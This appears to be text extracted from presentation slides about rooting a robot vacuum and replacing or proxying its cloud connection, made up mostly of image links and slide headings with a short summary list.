
Replacing the cloud interface




Replacing the cloud interface




Proxy cloud communication




Proxy cloud communication



Proxy cloud communication




Summary of the Vacuum

- Rooting
 - **Remote!**
- Cloud Connection
 - Run **without** cloud
 - Run with your **own** cloud
- Our goal:  We want the Cloudkeys!

